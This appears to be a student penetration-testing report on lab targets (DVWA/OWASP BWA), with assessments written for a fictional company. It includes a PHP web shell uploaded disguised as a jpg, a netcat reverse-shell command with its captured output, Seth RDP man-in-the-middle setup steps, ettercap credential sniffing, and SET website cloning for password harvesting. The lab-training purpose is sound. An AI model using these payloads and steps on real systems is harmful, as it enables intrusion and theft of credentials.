


Figure-19-OWASP-TAMPERING-SERVER-OF-WEB-APP

Tamper Popup

http://192.168.56.102/dvwa/login.php

Request Header Name	Request Header Value	Post Parameter Name	Post Parameter Value
Host	192.168.56.102	username	test
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:	password	test
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	Login	Login
Accept-Language	en-US,en;q=0.5		
Accept-Encoding	gzip, deflate		
Referer	http://192.168.56.102/dvwa/login.php		
Cookie	security=low; PHPSESSID=d0el2r		

Figure-20-WRONG-LOGIN- INFORMATION

Tamper Popup

http://192.168.56.102/dvwa/login.php

Request Header Name	Request Header Value	Post Parameter Name	Post Parameter Value
Host	192.168.56.102	username	admin
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:	password	admin
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	Login	Login
Accept-Language	en-US,en;q=0.5		
Accept-Encoding	gzip, deflate		
Referer	http://192.168.56.102/dvwa/login.php		
Cookie	security=low; PHPSESSID=d0el2r		

Cancel OK

Figure-21-TAMPER-OF-LOGING-WITH-VALID- INFORMATION




Figure-22-OWASP-MANTRA-TAMPERED-DATA-OF-POST-WEB-APP

### Which Cyber Security Tenet is violates:

The organization's cybersecurity posture is significantly impacted by data tampering vulnerability, which violates the integrity tenet of cybersecurity, causing doubt in data reliability, misuse, and incorrect interpretation, eroded confidence among stakeholders, and undermining decision-making capabilities. Unauthorized data manipulation also impacts confidentiality and availability.

### The Scenario Assessment:

At CyberSafeGuard Solutions Ltd., hackers could tamper with online data, altering reports, projects, or client details. Intercepting communications, they could modify feedback or project data, risking misinformation, financial losses, and reputational harm. Manipulating security authorizations could grant unauthorized access, enabling further attacks like SQL injection. Tools like OWASP Mantra showcase these vulnerabilities, stressing the need for robust security measures to protect data integrity.

## 2. SQL Injection:

SQL injection is a cybersecurity vulnerability where hackers insert malicious SQL code into website input fields, bypassing authentication, executing unauthorized queries, and gaining unauthorized access to sensitive data, potentially leading to information leaks and system compromises.

Example OWASP Vulnerability: SQL Injection.

The screenshot shows the Damn Vulnerable Web Application (DVWA) interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, session information shows: Username: admin, Security Level: low, and PHPIDS: disabled. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "1", a "Submit" button, and red text output showing the results of the exploit: "ID: 1", "First name: admin", and "Surname: admin". Below this, a "More info" section lists several URLs related to SQL injection. At the bottom right are "View Source" and "View Help" buttons. The footer reads "Damn Vulnerable Web Application (DVWA) v1.8".

Figure-23-OWASP-Vulnerability-SQL-Injection

## Vulnerability Identification and Exploitation:

The web application's vulnerability to SQL injection was assessed during penetration testing, allowing unauthorized SQL queries against the database, potentially leading to malicious commands or unauthorized access to private information.

## Some Research and Describe:

SQL injection is a cybersecurity vulnerability where an attacker inserts malicious SQL code into

input fields, allowing hackers to bypass authentication systems, run arbitrary queries, and potentially take over the web application.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar has a menu with various security modules, and 'SQL Injection' is currently selected. The main content area is titled 'Vulnerability: SQL Injection'. It contains a form with a 'User ID:' label and a text input field. Below the input field is a 'Submit' button. To the right of the input field, there is a block of red text representing the raw SQL query and its results from the database. At the bottom of the main content area, there is a 'More info' section with several links to external resources about SQL injection. The footer of the page shows the user's session information: 'Username: admin' and 'Security Level: low'. There are also 'View Source' and 'View Help' buttons at the bottom right.

Figure-24-USER-ID-SQL-Injection

### **Which Cyber Security Tenet is violates:**

The integrity and confidentiality principles of cybersecurity are broken by SQL injection. SQL injection taints the integrity of the data stored in the database by enabling attackers to alter the database queries that are run by the web application. The confidentiality of that information is also violated if hackers are able to obtain private data, such as bank account information or user credentials.

### **The Scenario Assessment:**

A SQL injection vulnerability poses a grave threat to CyberSafeGuard Solutions Ltd. by exposing sensitive client data and financial records stored in its database. Attackers could exploit this vulnerability to access, alter, or steal confidential information, including client details and financial records. Promptly addressing and mitigating SQL injection vulnerabilities is crucial to safeguarding data and maintaining client trust.

### 3. XSS Scripting:

Cross-Site Scripting (XSS) is a vulnerability where malicious scripts are injected into web applications, enabling hackers to steal data, alter content, and perform unauthorized operations.

Example OWASP Vulnerability: Reflected Cross Site Scripting (XSS),

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), and XSS stored. Below this is a navigation bar with DVWA Security, PHP Info, About, and Logout. At the bottom of the sidebar, it shows the user is 'admin', the security level is 'low', and PHPIDS is 'disabled'. The main content area has a title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. It contains a form with a text input field labeled 'What's your name?' containing 'Hello Achintha' and a 'Submit' button. Below the form, there is a section titled 'More info' with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>. At the bottom right of the main content area are 'View Source' and 'View Help' buttons. The footer of the page reads 'Damn Vulnerable Web Application (DVWA) v1.8'.

Figure-25-XSS-SCRIPTING-OUTPUT-FOR-VALID-INPUT

The screenshot shows the DVWA application interface. The sidebar menu is identical to the previous one, with XSS reflected highlighted. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains a form with 'Name \*' and 'Message \*' fields, and a 'Sign Guestbook' button. Below the form, there is a section titled 'More info' with the same three links as the previous screenshot. To the right of the form, there is a list of stored messages: 'Name: test, Message: This is a test comment.', 'Name: Achintha, Message: is The Man', and 'Name: Achintha, Message: is The Man'. At the bottom right of the main content area are 'View Source' and 'View Help' buttons. The footer of the page reads 'Damn Vulnerable Web Application (DVWA) v1.8'.

Figure-26-STORE-VULNERABILITY-OF-XSS-SCRIPT

### **Vulnerability Identification and Exploitation:**

XSS is a web vulnerability enabling attackers to inject malicious scripts into pages due to inadequate user input sanitization. Exploiting this flaw, attackers can steal credentials, hijack sessions, redirect users to phishing sites, and modify web content.

### **Some Research and Describe:**

Since XSS vulnerabilities put users and web applications at serious risk, developers must put strong security measures in place to stop and lessen these threats.




Figure-27-COOKIE-OF-XSS-SCRIPT-VULNERABILITY

### **Which Cyber Security Tenet is violates:**

Cross-site scripting (XSS) attacks compromise both integrity and availability in cybersecurity. Malicious scripts can modify website content or redirect users to phishing pages, affecting data integrity and system functionality. This poses significant risks to user security and system reliability.

### **The Scenario Assessment:**

CyberSafeGuard Solutions Ltd. faces XSS vulnerabilities, enabling attackers to inject malicious scripts into input fields. These scripts can hijack user sessions by stealing session cookies, accessing confidential information, and altering web page content for phishing or redirection purposes. This poses serious risks to data confidentiality, integrity, and security for both the organization and its clients.

## 4. Other Vulnerabilities

### 4.1. Exploiting File Inclusions and Uploads:

Vulnerabilities related to file inclusion and upload enable attackers to include and upload files straight onto the server without the necessary authentication, giving them the chance to run malicious code. Attackers could locate the file storage location in the instance of the OWASP Broken Web Application and upload code files onto the server under the guise of jpeg files.




Figure-28-STORAGE-FILE-LOCATION

```

1 <?
2 system($_GET['cmd']);
3 echo '<form method="post" action=" .../.../hackable/uploads/webshell.php"><input type="text" name="cmd" /></form>';
4 ?
5

```

Figure-29-UPLOADED-TO-THE-SERVER-PHP-FILE

```

1 <?
2 system('mv .. / ../hackable/uploads/webshell.jpg .. / ../hackable/uploads/webshell.php');
3 ?>
4

```

Figure-30-UPLOADED-TO-THE-SERVER-PHP-FILE

## Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../../hackable/uploads/rename.jpg successfully uploaded!

Figure-31-UPLOADED-SUCCESSFULLY-TO-THE-SERVER

## Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../../hackable/uploads/webshell.jpg successfully uploaded!

Figure-32-UPLOADED-SUCCESSFULLY-TO-THE-SERVER

### **Vulnerability Identification and Exploitation:**

Vulnerability: Inadequate input validation discovered during web application penetration testing poses a risk of SQL injection attacks. Attackers could inject malicious SQL code into input fields, potentially leading to data theft or unauthorized access. Exploitation involves crafting SQL injection payloads and inserting them into vulnerable input fields to manipulate or extract data from the backend database.

### **The Scenario Assessment:**

CyberSafeGuard Solutions Ltd. Vulnerable to file inclusions and uploads, enabling third-party access and compromising web application integrity, leading to data theft. Attackers exploit these

vulnerabilities to inject malicious code, intercept sensitive information like credit/debit card details, and redirect users to controlled databases, violating cybersecurity principles of confidentiality, integrity, and availability.

#### **4.2.Other Vulnerabilities – OS Command Injection:**

An application's ability to permit an attacker to run arbitrary operating system commands on the underlying server is known as OS Command Injection. When an application does not properly validate or sanitize user-supplied input before sending it to the operating system, a vulnerability occurs. By inserting malicious commands into parameters or input fields, attackers can take advantage of this vulnerability and gain unauthorized access to the system.

The screenshot shows the DVWA Command Execution interface. On the left, there is a sidebar menu with the following items: Home, Instructions, Setup, Brute Force, **Command Execution**, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Command Execution". Below it, a form titled "Ping for FREE" asks "Enter an IP address below:" with an input field and a "submit" button. The output window displays the results of a ping command: "PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data. From 192.168.56.102 icmp\_seq=1 Destination Host Unreachable From 192.168.56.102 icmp\_seq=2 Destination Host Unreachable From 192.168.56.102 icmp\_seq=3 Destination Host Unreachable --- 192.168.56.104 ping statistics --- 3 packets transmitted, 0 received, +3 errors, 100% packet loss, time 2016ms , pipe 3". At the bottom of the page, it says "Username: admin Security Level: low PHPIDS: disabled" and "View Source | View Help". The footer reads "Damn Vulnerable Web Application (DVWA) v1.8".

Figure-33-OS-COMMAND-INJECTION-CHECKES-IF-IT'S-AVAILABLE-IN-WEB-APP-OF-OWASP

Successful exploitation can result in system compromise, data breaches, and unauthorized access to private data. The integrity, confidentiality, and availability principles of cybersecurity are broken by this vulnerability.

### **Vulnerability Identification and Exploitation:**

The OWASP vulnerable machine exhibited an OS command injection vulnerability discovered during penetration testing. Exploiting this flaw allowed attackers to execute arbitrary commands on the targeted system. Subsequently, attackers attempted to establish a reverse shell by injecting commands into vulnerable input fields, granting them unauthorized access to the system.

The attacker gained access to the vulnerable system by running the command "nc -lp 1691 -v" to create a reverse shell.

“nc.traditional – e /bin/bash 192.168.56.104 1691 &”

```

listening on [any] 1691 ...
192.168.56.102: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 36484
ls -la
total 20
drwxr-xr-x  4 www-data www-data 4096 Jul 10  2013 .
drwxr-xr-x 12 www-data www-data 4096 Jul 10  2013 ..
drwxr-xr-x  2 www-data www-data 4096 Jul 10  2013 help
-rw-r--r--  1 www-data www-data 1509 Jul 10  2013 index.php
drwxr-xr-x  2 www-data www-data 4096 Jul 10  2013 source

uname -a;
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC
2010 i686 GNU/Linux

cat /etc/group;
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:user
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:

```

Figure-34-Attacker-Machine-using-Reverse-Shell

### **The Scenario Assessment:**

CyberSafeGuard Solutions Ltd at risk from significant cybersecurity threat posed by OS command injection vulnerability. Exploiting this flaw enables attackers to inject malicious commands into the web application, potentially gaining unauthorized access to the underlying operating system.

With this access, they can conduct harmful activities like deleting accounts, altering subscription statuses, or stealing sensitive user information. These actions not only disrupt the availability of the web application but also compromise the confidentiality and integrity of the organization's data.

## 5. Cryptanalysis Attack:

Cryptanalysis is the process of dissecting cryptographic systems to find flaws that might allow data to be decrypted without authorization. In the case of CyberSafeGuard Solutions Ltd., cryptanalysis could be carried out using a number of techniques, including:

- Frequency analysis detects recurring patterns in encrypted data to unveil potential plaintext.
- Known-plaintext attacks leverage information about plaintext and encrypted data to deduce encryption algorithms or keys.
- Brute force attacks exhaustively try all possible key combinations to decrypt data.
- Differential cryptanalysis derives encryption keys by exploiting variations in encrypted text due to slight changes in plaintext.

For Example, We can use RDP Man in the middle Using Seth.sh to Steal password,  
To set this up we need to instal Tool from Github,

1. sudo git clone <https://github.com/syss-Research/Seth.git>
2. sudo apt install dsniff -y
3. Input,  
sudo ./seth.sh <INTERFACE><ATTACKER IP><VICTIM IP><GATEWAY IP|HOST IP>
4. Windows Remote desktop need to configurator correctly,

Figure-35-RDP-Man-in-the-middle-Using-Seth.sh-to-steal-passwords

## **The Scenario Assessment:**

A successful cryptanalysis attack on CyberSafeGuard Solutions Ltd. could result in unauthorized access to confidential client data, bank records, or encrypted internal communications, leading to financial loss, legal repercussions, and damage to the company's reputation and client trust. Moreover, if encryption keys or algorithms are compromised, it could jeopardize the security of future communications and data transmissions. Defending against cryptanalysis attacks is crucial to maintaining the integrity and confidentiality of sensitive data within the company.

## C - Client-Side Exploits:

### 1. Man-in-the-Middle Attack (MiTM):

Occurs when an attacker intercepts communication between two parties, gaining unauthorized access or manipulating data through impersonation, eavesdropping, or inserting malicious content. It can happen via WiFi networks or physical proximity.




Figure-36-HOW-Man-in-the-Middle-NETWORK-WORKS

### Attack Demonstration:

In a Man-in-the-Middle (MiTM) attack, an attacker intercepts and alters communication between a genuine user and a web application server, creating the illusion of direct communication between the two parties. This compromises the integrity and confidentiality of user data.

Three machines are required: the attacker's machine, the victim's machine, and the server machine.




Figure-37-Three-machines-IP-ADDRESSES

The victim's login credentials are entered on the web application's login page,

Username	<input type="text" value="admin"/>
Password	<input type="password" value="*****"/>
<input type="button" value="Login"/>	

Figure-38-LOGIN

The attacker's machine impersonates the server to intercept and customize them before sending them to the real server.




Figure-39-TARGETING-IP

To intercept communication between the victim and the server, the attacker might use programs like ettercap to identify host computers on the local network and initiate ARP poisoning.

```
(w1761374_achintha㉿kali)-[~]
$ etterfilter -o regex-rplace-filter.ef regex-rplace-filter.filter
etterfilter 0.8.3.1 copyright 2001-2020 Ettercap Development Team

14 protocol tables loaded:
    DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

13 constants loaded:
    VRRP OSPF GRE UDP TCP ESP ICMP ICMP6 PPTP PPPOE IP6 IP ARP

Parsing source file 'regex-rplace-filter.filter' done.

Unfolding the meta-tree done.

Converting labels to real offsets done.

Writing output to 'regex-rplace-filter.ef' done.

→ Script encoded into 16 instructions.
```

Figure-40-etterfilter-0.8.3.1

The attacker can see the victim's credentials after they are taken and viewed when they log in.

Target 1	Target 2
192.168.56.102	192.168.56.103
Delete	Add
Delete	Add
GROUP 1 : 192.168.56.102 08:00:27:B8:58:B5	
GROUP 2 : 192.168.56.103 08:00:27:58:43:34	
HTTP : 192.168.56.102:80 -> USER: admin PASS: admin INFO: http://192.168.56.102/dvwa/login.php CONTENT: username=admin&password=admin&Login=Login	
HTTP : 192.168.56.102:80 -> USER: mario PASS: admin INFO: http://192.168.56.102/dvwa/login.php CONTENT: username=mario&password=admin&Login=Login	
HTTP : 192.168.56.102:80 -> USER: admin PASS: admin INFO: http://192.168.56.102/dvwa/login.php CONTENT: username=admin&password=admin&Login=Login	
Content filters loaded from /home/kali/regex-rplace-filter.ef... HTTP : 192.168.56.102:80 -> USER: mario PASS: admin INFO: http://192.168.56.102/dvwa/login.php CONTENT: username=mario&password=admin&Login=Login	
POST request Call to login page Content Length modified DATA modified	
Filter Ran .	

Figure-41-User-details

The attacker can then alter the login information to provide unwanted access to private information.

### **The Scenario Assessment:**

MiTM attacks have the potential to have an enormous impact on CyberSafeGuard Solutions Ltd. When users interact with web forms, attackers can easily obtain billing addresses, credit card numbers, and login credentials. Furthermore, the business may suffer financial losses and harm to its reputation as a result of illegal access and possible data breaches if hackers alter the data to allow unauthorized access to accounts with higher subscription levels.

## 2. Social Engineering Attack:

Social engineering attacks entail manipulating people into disclosing private information or taking specific actions that advance the attacker's objectives. In this instance, the attacker uses deceptive tactics to fool a user into visiting a fake website that replicates official website. This is the course of the attack,

SET is used to harvest passwords,




Figure-44-INTERFACE-OF-SET

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:192.168.56.101
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.56.102/peruggia/index.php?action=login
[*] Cloning the website: http://192.168.56.102/peruggia/index.php?action=login
[*] This could take a little bit ...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press [return] if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] All files are within your Apache directory since you specified it to ON.
```

Figure-43-WEBSITE-CLONED-WITH-SET



